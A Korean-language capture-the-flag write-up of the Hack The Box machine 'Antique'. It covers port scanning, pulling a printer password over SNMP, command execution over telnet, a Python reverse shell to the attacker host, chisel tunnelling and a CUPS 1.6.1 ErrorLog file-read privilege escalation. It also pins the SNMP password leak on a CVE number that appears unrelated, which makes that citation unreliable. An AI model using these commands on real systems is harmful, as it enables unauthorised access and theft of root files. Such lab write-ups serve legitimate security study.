Antique

```
dgevvy@dgevy:~/Desktop/HTB/Antique$ sudo nmap -p- --open -sS --min-rate 5000 -Pn -n -v $server -oN landlisis
[sudo] password for dgevvy:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-25 00:11 EST
Initiating SYN Stealth Scan at 00:11
Scanning 10.10.11.107 [65535 ports]
Discovered open port 23/tcp on 10.10.11.107
Completed SYN Stealth Scan at 00:11, 18.38s elapsed (65535 total ports)
Nmap scan report for 10.10.11.107
Host is up (0.24s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
23/tcp open  telnet

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 18.50 seconds
           Raw packets sent: 89470 (3.937MB) | Rcvd: 88692 (3.548MB)
```

`telnet`이 열려있다.

```
dgevvy@dgevy:~/Desktop/HTB$ sudo nmap -p- --open -sU --min-rate 5000 -Pn -n -v $server -oN landlisis
[sudo] password for dgevvy:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-25 19:58 EST
Initiating UDP Scan at 19:58
Scanning 10.10.11.107 [65535 ports]
Increasing send delay for 10.10.11.107 from 0 to 50 due to max_successful_tryno increase to 4
Increasing send delay for 10.10.11.107 from 50 to 100 due to max_successful_tryno increase to 5
Increasing send delay for 10.10.11.107 from 100 to 200 due to max_successful_tryno increase to 6
Increasing send delay for 10.10.11.107 from 200 to 400 due to max_successful_tryno increase to 7
Increasing send delay for 10.10.11.107 from 400 to 800 due to max_successful_tryno increase to 8
Increasing send delay for 10.10.11.107 from 800 to 1000 due to max_successful_tryno increase to 9
Warning: 10.10.11.107 giving up on port because retransmission cap hit (10).
Discovered open port 161/udp on 10.10.11.107
UDP Scan Timing: About 21.37% done; ETC: 20:00 (0:01:54 remaining)
UDP Scan Timing: About 42.20% done; ETC: 20:00 (0:01:24 remaining)
UDP Scan Timing: About 63.01% done; ETC: 20:00 (0:00:53 remaining)
Completed UDP Scan at 20:00, 147.16s elapsed (65535 total ports)
Nmap scan report for 10.10.11.107
Host is up (0.32s latency).
Not shown: 65382 open|filtered udp ports (no-response), 152 closed udp ports (port-unreach)
PORT    STATE SERVICE
161/udp open  snmp

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 147.34 seconds
           Raw packets sent: 721122 (34.835MB) | Rcvd: 153 (11.615KB)
```

udp 스캔을 해보니 161 포트도 열려 있는 것을 확인할 수 있었다. (`-sU` 옵션 사용)

```
dgevvy@dgevy:~/Desktop/HTB/Antique$ sudo nmap -p23 -sCV -v $server -oN 2analisis
...

PORT   STATE SERVICE VERSION
23/tcp open  telnet?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, Kerb
|     JetDirect
|     Password:
|   NULL:
|_    JetDirect
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at .
Read data files from: /usr/bin/../share/nmap
...
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 184.10 seconds
           Raw packets sent: 5 (196B) | Rcvd: 5 (192B)
```

얻을 수 있는 정보는 별로 없었다.

```
dgevvy@dgevy:~/Desktop/HTB$ sudo apt-get install snmp
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  snmp
...
Processing triggers for kali-menu (2023.4.6) ...
Processing triggers for man-db (2.12.0-3) ...


dgevvy@dgevy:~/Desktop/HTB$ snmpwalk -c public -v1 $server
iso.3.6.1.2.1 = STRING: "HTB Printer"
```

`snmp`를 공략해야 할 것 같아서 `snmp` 패키지를 설치했다.
`snmpwalk`에 기본 커뮤니티 문자열인 `public`을 인자로 주고 실행해보니 제한적인 정보만 얻을 수 있었다.

> `snmpwalk` 명령어는 SNMP(Simple Network Management Protocol)를 사용하여 네트워크 장치의 정보를 가져옵니다. 여기서 `iso.3.6.1.2.1`는 **MIB(Management Information Base) 트리의 일부를 나타내는 Object Identifier(OID)**입니다. MIB는 네트워크 장치의 정보를 구조화된 형태로 표현하는 표준이며, OID는 이 MIB 트리에서 특정 항목을 가리키는 식별자입니다. `iso.3.6.1.2.1` OID는 MIB-2라는 표준 MIB를 가리키며, MIB-2는 일반적인 네트워크 관리 정보를 포함하고 있습니다. 명령어의 출력으로 나온 `STRING: "HTB Printer"`는 해당 SNMP 에이전트의 `iso.3.6.1.2.1` 항목의 값을 "HTB Printer"라는 문자열로 설정하였음을 나타냅니다.

> 커뮤니티 문자열은 SNMP 메시지의 일부로, SNMP 요청을 보내는 관리 시스템에서 설정하고, 네트워크 장치에서는 이를 검사하여 요청을 처리할지 여부를 결정합니다.

```
dgevvy@dgevy:~/Desktop/HTB/antique$ snmpget -v 1 -c public $server .1.3.6.1.4.1.11.2.3.9.1.1.13.0
iso.3.6.1.4.1.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103

dgevvy@dgevy:~/Desktop/HTB/antique$ echo '50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32 33' | xxd -r -p
P@ssw0rd@123!!123
```

telnet에 접속하면 `HP JetDirect`와 같은 문자열이 떴었다. 이게 힌트라고 생각되서 `hp jetdirect snmp cve`를 키워드로 구글링해보니 CVE-2022-1048을 찾을 수 있었다. 해당 취약점은 HP의 네트워크 프린터가 **암호를 SNMP 변수에 저장**해서 발생하기 때문에 암호가 저장된 특정 변수를 알아내어 SNMP에 GET 요청을 보내면 16진수로 인코딩된 비밀번호가 반환된다.

암호가 저장된 특정 변수에 관해 찾아보니 각 환경마다 다른게 아니라서 PoC에 제공된 변수를 그대로 사용했다.

```
dgevvy@dgevy:/usr/share$ telnet $server
Trying 10.10.11.107...
Connected to 10.10.11.107.
Escape character is '^]'.

HP JetDirect

Password: P@ssw0rd@123!!123

Please type "?" for HELP
> ?

To Change/Configure Parameters Enter:
Parameter-name: value <Carriage Return>

Parameter-name Type of value
ip: IP-address in dotted notation
subnet-mask: address in dotted notation (enter 0 for default)
default-gw: address in dotted notation (enter 0 for default)
syslog-svr: address in dotted notation (enter 0 for default)
idle-timeout: seconds in integers
set-cmnty-name: alpha-numeric string (32 chars max)
host-name: alpha-numeric string (upper case only, 32 chars max)
```

```
dhcp-config: 0 to disable, 1 to enable
allow: <ip> [mask] (0 to clear, list to display, 10 max)

addrawport: <TCP port num> (<TCP port num> 3000-9000)
deleterawport: <TCP port num>
listrawport: (No parameter required)

exec: execute system commands (exec id)
exit: quit from telnet session
> exec ls
telnet.py
user.txt
> exec cat user.txt
ebcecc98fdcb75c6e2966f43090c4b88
```

얻은 패스워드를 사용하니 telnet에 잘 접속되는 것을 확인할 수 있었다.
`?`로 사용할 수 있는 명령들을 조회하니 시스템 명령어를 사용할 수 있는 `exec`라는 커맨드가 있었다.
해당 명령을 사용하여 플래그를 획득할 수 있고, 소스코드도 조회할 수 있다.

```python
#!/usr/bin/python3
import os
import sys
import socket
import threading
import subprocess
from _thread import *

welcome_message = b"""\nHP JetDirect\n\n"""

options = b"""
To Change/Configure Parameters Enter:
Parameter-name: value <Carriage Return>

Parameter-name Type of value
ip: IP-address in dotted notation
subnet-mask: address in dotted notation (enter 0 for default)
default-gw: address in dotted notation (enter 0 for default)
syslog-svr: address in dotted notation (enter 0 for default)
idle-timeout: seconds in integers
set-cmnty-name: alpha-numeric string (32 chars max)
host-name: alpha-numeric string (upper case only, 32 chars max)
dhcp-config: 0 to disable, 1 to enable
allow: <ip> [mask] (0 to clear, list to display, 10 max)

addrawport: <TCP port num> (<TCP port num> 3000-9000)
deleterawport: <TCP port num>
listrawport: (No parameter required)

exec: execute system commands (exec id)
exit: quit from telnet session
"""


HOST = '0.0.0.0'
PORT = 23

def threaded(conn):
        conn.send(welcome_message)
        conn.recv(1024)
        conn.send(b'Password: ')
        if b'P@ssw0rd@123!!123' in conn.recv(1024):
                conn.send(b'\nPlease type "?" for HELP\n')
                while True:
                        conn.send(b'> ')
                        data = conn.recv(1024)
                        if b'?' in data:
                                conn.send(options)
                        elif b'exec' in data:
                                cmd = data.replace(b'exec ',b'')
                                cmd = cmd.strip()
```

```
                                os.chdir('/var/spool/lpd')
                                p = subprocess.Popen([f'{cmd.decode("utf-8")}'], shell=True, stdout=subprocess.PIPE, stderr=
                                stdout,stderr=p.communicate()
                                if stdout:
                                        conn.send(stdout)
                                elif b'exit' in data:
                                        conn.close()
                                else:
                                        conn.send(b'Err updating configuration\n')
        else:
                conn.send(b'Invalid password\n')
                conn.close()

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
                s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
                s.bind((HOST, PORT))
                s.listen()
                while True:
                        conn, addr = s.accept()
                        start_new_thread(threaded, (conn,))
                s.close()
```

소스코드를 조회하니 루트 플래그를 획득하는데 도움이 될만한 내용은 찾을 수 없었고, 표준 에러를 볼 수 없는 것이 특징이었다.

```
> exec find / -perm -4000 -a -user root 2> /dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/authbind/helper
/usr/bin/mount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/su
> exec getcap -r / 2> /dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/arping = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
```

`find`, `getcap` 명령으로 파일 권한들을 체크해보았으나 특별히 공격에 사용할 수 있을 것으로 보이는 프로그램은 찾을 수 없었다.

```
> exec python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.4",44

dgevvy@dgevy:~/Desktop/Tools$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.107 47308
lp@antique:~$ whoami
whoami
lp
```

파이썬으로 리버스셸 명령을 사용해 공격자 서버에 접속하도록 했다.

```
lp@antique:~$ ss -lnpt
ss -lnpt
State     Recv-Q    Send-Q       Local Address:Port        Peer Address:Port    Process
LISTEN    0         1                  0.0.0.0:2323             0.0.0.0:*        users:(("nc",pid=1752,fd=3))
LISTEN    0         4096           127.0.0.1:631              0.0.0.0:*
LISTEN    0         128                0.0.0.0:23               0.0.0.0:*        users:(("python3",pid=1039,fd=3))
LISTEN    0         4096                 [::1]:631                [::]:*                  :::*                     LISTEN
```

접속 후 `ss -lnpt` 명령으로 리스닝 상태인 TCP 소켓과 그 소켓을 사용하는 프로세스를 확인해보니 631번 포트가 열려있는 것을 확인할 수 있다.

```
lp@antique:~$ curl localhost:631
curl localhost:631
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<HTML>
<HEAD>
        <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=utf-8">
        <TITLE>Home - CUPS 1.6.1</TITLE>
        <LINK REL="STYLESHEET" TYPE="text/css" HREF="/cups.css">
        <LINK REL="SHORTCUT ICON" HREF="/images/cups-icon.png" TYPE="image/png">
</HEAD>
<BODY>
<TABLE CLASS="page" SUMMARY="{title}">
<TR><TD CLASS="body">
<TABLE BORDER="0" CELLPADDING="0" CELLSPACING="0" SUMMARY="">
<TR HEIGHT="36">
<TD><A HREF="http://www.cups.org/" TARGET="_blank"><IMG
SRC="/images/left.gif" WIDTH="64" HEIGHT="36" BORDER="0" ALT=""></A></TD>
<TD CLASS="sel"><A HREF="/">  Home  </A></TD>
<TD CLASS="unsel"><A HREF="/admin">  Administration  </A></TD>
<TD CLASS="unsel"><A HREF="/classes/">  Classes  </A></TD>
<TD CLASS="unsel"><A HREF="/help/">  Online Help  </A></TD>
<TD CLASS="unsel"><A HREF="/jobs/">  Jobs  </A></TD>
<TD CLASS="unsel"><A HREF="/printers/">  Printers  </A></TD>
<TD CLASS="unsel" WIDTH="100%"><FORM ACTION="/help/" METHOD="GET"><INPUT
TYPE="SEARCH" NAME="QUERY" SIZE="20" PLACEHOLDER="Search Help"
AUTOSAVE="org.cups.help" RESULTS="20"></FORM></TD>
<TD><IMG SRC="/images/right.gif" WIDTH="4" HEIGHT="36" ALT=""></TD>
</TR>
</TABLE>

<TABLE CLASS="indent" SUMMARY="">
<TR><TD STYLE="padding-right: 20px;">

<H1>CUPS 1.6.1</H1>

<P>CUPS is the standards-based, open source printing system developed by
<A HREF="http://www.apple.com/">Apple Inc.</A> for OS<SUP>&reg;</SUP> X and
other UNIX<SUP>&reg;</SUP>-like operating systems.</P>

</TD>
<TD><A HREF="http://www.cups.org/"><IMG SRC="images/cups-icon.png" WIDTH="128"
HEIGHT="128" ALT="CUPS"></A></TD>
</TR>
</TABLE>
...
</TD></TR>
<TR><TD> </TD></TR>
<TR><TD CLASS="trailer">CUPS and the CUPS logo are trademarks of
<A HREF="http://www.apple.com">Apple Inc.</A> CUPS is copyright 2007-2012 Apple
Inc. All rights reserved.</TD></TR>
</TABLE>
</BODY>
</HTML>
```

해당 포트에 요청을 보내보니 CUPS(커먼 유닉스 프린팅 시스템) 웹 애플리케이션이라는 것을 확인할 수 있다.

> CUPS(Common Unix Printing System)는 **유닉스 기반의 OS에서 프린터를 관리하고 프린팅 작업을 처리하는 데 사용되는 오픈 소스 소프트웨어**입니다. CUPS는 많은 종류의 로컬 및 네트워크 프린터를 지원하며, IPP(Internet Printing Protocol)를 통해 프린터 공유기능을 제공합니다.

호스트에서는 해당 페이지에 접속할 수 없기 때문에 터널링을 해야 하는데 서버에서 SSH 포트가 열려 있지 않으므로 SSH 터널링을 할 수 없다.
따라서 chisel를 사용해 터널링을 한다.

> 터널링(Tunneling)은 한 네트워크 프로토콜의 통신을 다른 프로토콜을 사용하여 캡슐화함으로써 이루어집니다. 기본적으로, 터널링은 특정 네트워크에서 전송되는 데이터 패킷을 다른 패킷 내에 숨겨서 전송하는 방법을 말합니다. **터널링을 사용하면 방화벽 등으로 막혀서 접근할 수 없는 네트워크에 우회하여 접근**하는 것도 가능합니다. 대표적인 터널링의 유형에는 VPN이 있습니다.

```
dgevvy@dgevy:~/Desktop/Tools$ wget https://github.com/jpillora/chisel/releases/download/v1.9.1/chisel_1.9.1_linux_amd64.gz
dgevvy@dgevy:~/Desktop/Tools$ gunzip chisel_1.9.1_linux_amd64.gz
dgevvy@dgevy:~/Desktop/Tools$ python3 -m http.server 80
```

호스트에서 `chisel` 바이너리를 설치한 뒤 호스팅한다.

```
lp@antique:~$ wget 10.10.16.4/chisel_1.9.1_linux_amd64
wget 10.10.16.4/chisel_1.9.1_linux_amd64
--2024-01-27 08:38:30--  http://10.10.16.4/chisel_1.9.1_linux_amd64
Connecting to 10.10.16.4:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8654848 (8.3M) [application/octet-stream]
Saving to: ‘chisel_1.9.1_linux_amd64’

chisel_1.9.1_linux_ 100%[===================>]   8.25M  2.01MB/s    in 6.0s
lp@antique:~$ chmod u+x chisel_1.9.1_linux_amd64
```

피해자 서버에서 바이너리를 설치하고 실행권한을 준다.

```
dgevvy@dgevy:~/Desktop/Tools$ chmod u+x chisel_1.9.1_linux_amd64
dgevvy@dgevy:~/Desktop/Tools$ sudo ./chisel_1.9.1_linux_amd64 server -p 8000 --reverse
2024/01/27 03:39:50 server: Reverse tunnelling enabled
2024/01/27 03:39:50 server: Fingerprint ZgwRrVjKnCuROqbzEEG2tz6H9EvYqBGik8iNtIicF8c=
2024/01/27 03:39:50 server: Listening on http://0.0.0.0:8000
```

먼저 호스트 쪽에서 서버를 열어야 한다. 이 때 `--reverse` 옵션을 줘서 **리버스 터널링**을 사용해야 한다.


> 리버스 터널링(Reverse Tunneling)은 네트워크 터널링의 한 형태로, 일반적으로 **외부에서 내부 네트워크로의 접근을 허용하는 방법**입니다. 사실상, **리버스 터널링은 방화벽, NAT 등의 네트워크 제약을 우회**하는 방법 중 하나로 사용됩니다. 일반적인 터널링이 클라이언트가 서버에 접속하는 것이라면, 리버스 터널링은 그 반대입니다. 즉, 서버가 클라이언트에 접속하는 것입니다. 이는 서버가 클라이언트의 네트워크에 있는 다른 시스템에 접근할 수 있도록 만들어 줍니다. 예를 들어, 원격에서 내부 네트워크에 있는 서버에 접속해야 하는 상황을 생각해보겠습니다. 보안 상의 이유로 인해 내부 네트워크는 외부에서 직접 접근할 수 없습니다. 이런 경우에 리버스 터널링을 사용하면, 내부 네트워크의 서버가 외부에 있는 클라이언트에 접속하고, 이 클라이언트를 통해 원격 사용자가 내부 네트워크에 접근할 수 있게 됩니다.

```
lp@antique:~$ ./chisel_1.9.1_linux_amd64 client 10.10.16.4:8000 R:9631:localhost:631
<_amd64 client 10.10.16.4:8000 R:9631:localhost:631
2024/01/27 08:44:28 client: Connecting to ws://10.10.16.4:8000
2024/01/27 08:44:32 client: Connected (Latency 256.088054ms)
```


이제 피해자 서버 측에서 서버에 접속하도록 하면 된다.
접속할 서버의 주소 뒤에 오는 `R:9631:localhost:631` 부분은 리버스 터널링 설정을 나타내는 명령어이다. **`R`은 리버스 터널링을 의미**하며, `:9631:localhost:631`는 **터널링을 통해 연결될 서버의 포트와 클라이언트의 주소 및 포트**를 나타낸다. 즉, 클라이언트(피해자 서버)는 9631 포트를 통해 서버(호스트)에 접속하고, 서버는 이를 받아 localhost의 631 포트로 전달하게 된다.

이렇게 하면 **`chisel client`는 호스트(`chisel server`)의 8000번 포트에 연결**하고 **9631 포트를 연 뒤, 호스트의 수신을 대기하는 상태**가 된다. 이제 해당 **수신 포트(`chisel client`의 9631번 포트)에 도달하는 모든 트래픽은 `chisel`을 통해 631번 포트에 전달**된다.

`chisel client`의 9631번 포트가 631번 포트와 매핑되어 있고, 그 사이에 `chisel server`의 8000번 포트가 터널 역할을 한다고 생각하면 된다. 따라서 `chisel server`에서 9631번 포트에 접속해야 `chisel client`의 631번 포트와 상호작용이 가능하다.



호스트 파이어폭스에서 `localhost:9631`로 접속하니 `CUPS` 페이지가 정상적으로 로드되는 것을 확인할 수 있었다.



`/admin` 엔드포인트로 가면 로그를 조회하고 설정을 편집하는 기능을 사용할 수 있었다.
취약점이 존재할 것 같아 `cups 1.6.1 cve`를 키워드로 검색해보니 관련 취약점을 찾을 수 있었다.
해당 취약점은 파일 읽기 취약점으로, 오류 로그 경로를 원하는 파일의 경로로 지정할 경우 해당 파일의 내용을 읽을 수 있는 취약점이다. 이는 `CUPS` 데몬에 SetUID가 설정되어 있어서 가능하다.

```
cmd_exec("#{ctl_path} ErrorLog=#{datastore['FILE']}")
```

PoC를 보면 `cupstl`에 `ErrorLog=<PATH>` 형태로 인자를 준다는 것을 알 수 있다.

```
lp@antique:~$ cupsctl ErrorLog=/root/root.txt
```

피해자 서버에서 플래그를 읽도록 `ErrorLog`의 경로를 루트 플래그로 지정한다.

```
┌──(dgevvy㉿dgevy)-[~]
└─$ curl http://localhost:9631/admin/log/error_log?
137363c363825082fa9ec2e764c6f3f6
```

피해자 서버의 631번 포트나 공격자의 9631번 포트에서 `error_log`에 요청을 보내면 루트 플래그를 획득할 수 있다.

📌 References

- snmpwalk
- snmp exploit
- snmp enum
- network printer hacking
- exploit-db
- CVE-2022-1048
- Writeup 1
- chisel
- CVE-2012-5519
- CVE-2012-5519 PoC
- Writeup 2